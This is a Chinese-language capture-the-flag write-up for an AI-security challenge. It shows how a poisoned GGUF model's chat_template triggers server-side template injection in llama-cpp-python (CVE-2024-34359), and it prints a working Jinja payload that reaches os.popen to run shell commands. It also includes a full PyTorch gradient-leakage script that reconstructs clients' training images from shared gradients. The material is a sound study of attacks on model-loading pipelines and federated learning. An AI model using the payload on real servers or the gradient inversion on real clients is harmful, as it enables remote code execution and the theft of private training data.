AI HACKER
SafeLLM Hub 一点都不 Safe 😦(访问/FLAG 获取题目任务)
这道题的知识点是 GGUF 投毒导致的 SSTI 注入,《Deep leakage by gradients》
首先到主界面,我们发现题目给了一个内置模型,并且用户可以自己上传 GGUF 格式的模型并与 LLM 模型交互。 不少选手可能会认为这题是 Prompt Injection。
但是经过一系列探索,这个 LLM 已经无法回答普通的大整数加法问题。据题目提示,我们要在指定目录下放置一个 orange 文件。
经过探索,在 /api/info 下可以发现该平台泄露的组件版本信息。 
通过搜索,我们发现 llama-cpp-python 出现过一个加载模型导致的漏洞(CVE-2024-34359)。 我们找到发现该漏洞的作者写的 文章
阅读文章后,可以大致了解攻击手法:通过修改 chat_template 段的数据导致 SSTI 注入,最后 RCE 来创建文件。构造如下 EXP:
bash
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("touch /tmp/xxxxxxxxxxxx/orange")}}{%endif%}{% endfor %}
成功拿到 flag1 和 flag2 的地址。

flag2 是一个 pth 文件,使用 Netron 加载并观察模型参数。  从命名可以看出来 这里主要想考查梯度泄露攻击,共有12个客户端 我们一个个处理即可 网上有不少相关exp 我们稍作修改即可
python
import torch
import torch.nn as nn
import torch.optim as optim
import matplotlib.pyplot as plt

def simple_multi_attack(model_path):
    checkpoint = torch.load(model_path, map_location='cpu')

    class SimpleModel(nn.Module):
        def __init__(self):
            super().__init__()
            self.conv_layers = nn.Sequential(
                nn.Conv2d(3, 32, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
                nn.Conv2d(32, 64, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
                nn.Conv2d(64, 64, 3, padding=1), nn.ReLU()
            )
            self.classifier = nn.Sequential(
                nn.Flatten(),
                nn.Linear(64 * 8 * 8, 128), nn.ReLU(),
                nn.Linear(128, 10)
            )

        def forward(self, x):
            x = self.conv_layers(x)
            return self.classifier(x)

    model = SimpleModel()
    model.load_state_dict(checkpoint['model_state_dict'])
    model.eval()

    gradients = checkpoint['client_gradients']

    print(f"开始攻击 {len(gradients)} 个客户端")

    for client_idx, grad in enumerate(gradients):
        print(f"\n 攻击客户端 {client_idx}...")
        for round_idx in range(10):
            print(f"  第 {round_idx + 1} 轮")

            if round_idx == 0:
                dummy_data = torch.randn(1, 3, 32, 32, requires_grad=True)
            else:
                dummy_data = current_data + torch.randn_like(current_data) * 0.1
                dummy_data = torch.clamp(dummy_data, 0, 1)
                dummy_data.requires_grad_(True)

            dummy_label = torch.randn(1, 10, requires_grad=True)
            optimizer = optim.LBFGS([dummy_data, dummy_label], lr=0.1)

            for step in range(100):
                def closure():
                    optimizer.zero_grad()
                    pred = model(dummy_data)
                    loss = nn.functional.cross_entropy(pred, dummy_label.softmax(dim=1))
                    dummy_grad = torch.autograd.grad(loss, model.parameters(), create_graph=True)

                    grad_diff = 0
                    for g1, g2 in zip(dummy_grad, grad):
                        if g2 is not None:
                            grad_diff += ((g1 - g2) ** 2).sum()

                    grad_diff.backward()
                    return grad_diff

                optimizer.step(closure)
                dummy_data.data = torch.clamp(dummy_data.data, 0, 1)

            current_data = dummy_data.data.clone()

            # 显示每轮结果
            image = current_data.detach().squeeze().permute(1, 2, 0).cpu().numpy()
            image = (image - image.min()) / (image.max() - image.min())

            plt.figure(figsize=(3, 3))
            plt.imshow(image)
            plt.title(f"Client {client_idx} - Round {round_idx + 1}")
            plt.axis('off')
            plt.show()

    print("攻击完成!请查看图像并记录字符")

simple_multi_attack('pth path')